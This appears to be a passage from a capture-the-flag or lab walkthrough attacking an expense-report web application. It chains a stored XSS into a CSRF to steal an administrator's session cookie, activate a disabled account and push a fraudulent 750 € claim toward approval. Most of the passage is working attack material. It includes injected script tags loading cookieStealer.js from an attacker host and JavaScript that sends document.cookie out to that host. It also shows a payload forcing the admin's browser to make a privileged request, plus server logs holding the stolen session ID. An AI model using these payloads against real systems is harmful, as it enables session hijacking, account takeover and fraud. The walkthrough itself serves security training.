<script src="http://192.168.1.80/cookieStealer.js"></script>
Before even writing the stolen-cookie file we start the server, because the first thing worth knowing is whether anyone opens that page:
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.158 - - [03/Mar/2025 00:08:57] code 404, message File not found
192.168.1.158 - - [03/Mar/2025 00:08:57] "GET /cookieStealer.js ... HTTP/1.1" 404 -
192.168.1.158 - - [03/Mar/2025 00:09:27] code 404, message File not found
192.168.1.158 - - [03/Mar/2025 00:09:27] "GET /cookieStealer.js ... HTTP/1.1" 404 -
Those 404s are exactly the proof we were after: the file does not exist yet, but somebody is asking for it every 30 seconds, meaning a process (or simulated administrator) opens admin.php periodically and runs our <script>. Now the resource gets written:
nano cookieStealer.js
// cookieStealer.js
var request = new XMLHttpRequest();
request.open('GET', 'http://192.168.1.80/?cookie=' + document.cookie);
request.send();
Shortly after, the HTTP server starts receiving requests: someone (the administrator) opens admin.php and runs our JavaScript, sending us their session cookie.

GET /cookieStealer.js
GET /?cookie=PHPSESSID=2pm9fn3h4g218j19l7qj7q86l5
The cookie is the administrator's, but using it errors out:

Sorry, as an administrator, you can be authenticated only once a time.
Error 403 - Forbidden
The app does not allow two simultaneous sessions for the same user, so the stolen session cannot get us in. Another approach is needed, and it is right there in the table:

That Inactive is not text, it is a button. And its link says everything:

http://192.168.1.158/admin/admin.php?id=11&status=active
  ->  Sorry, something goes wrong.
      Error 401 - Unauthorized
Requesting it ourselves returns a 401: the action exists but demands privileges. And that is where the piece we already hold fits, because the administrator runs our code in their browser, with their session.
CSRF: activate the account with the XSS
In admin.php, the Inactive status is actually a button that flips the account to active, and only a privileged user can make that request. Since the administrator loads and runs our resource, we change the payload: instead of stealing their cookie, have their browser make the privileged request for us. It is a CSRF built on top of the XSS.
var request = new XMLHttpRequest();
request.open('GET', 'http://192.168.1.158/admin/admin.php?id=11&status=active');
request.send();
The id=11 is slamotte's, and the file keeps its name because the already-injected <script src> points at it: only the contents change. Confirmation arrives on the administrator's next pass:

192.168.1.158 - - [03/Mar/2025 00:58:24] "GET /cookieStealer.js HTTP/1.1" 200 -
With the account activated, slamotte can now log in: the pending 750 € appear, which we claim with the green button.

The report moves to Submitted, not to paid:

The expense report is submitted successfully !
  Date        Amount   Comment                                              Status
  2018-02-15  750 €    Plane tickets, Cybersecurity project n°5423545       Submitted
Pivoting between approvers
mriviere: cookie theft via comment
Who has to sign? slamotte's own profile says so:

Username : slamotte
Role     : Collaborator
Site     : Rennes
Manager  : Manon Riviere
The report needs sign-off from Manon Riviere (mriviere). And slamotte's home page carries a message board she has written on, and where we can post too:

Same pattern as before: our content that other users will read. We repeat the stored XSS, this time on port 8080 so these requests do not mix with the earlier one, which is still live:
<script src="http://192.168.1.80:8080/cookieStealer.js"></script>
nano cookieStealer.js
var request = new XMLHttpRequest();
request.open('GET', 'http://192.168.1.80:8080/?cookie=' + document.cookie);
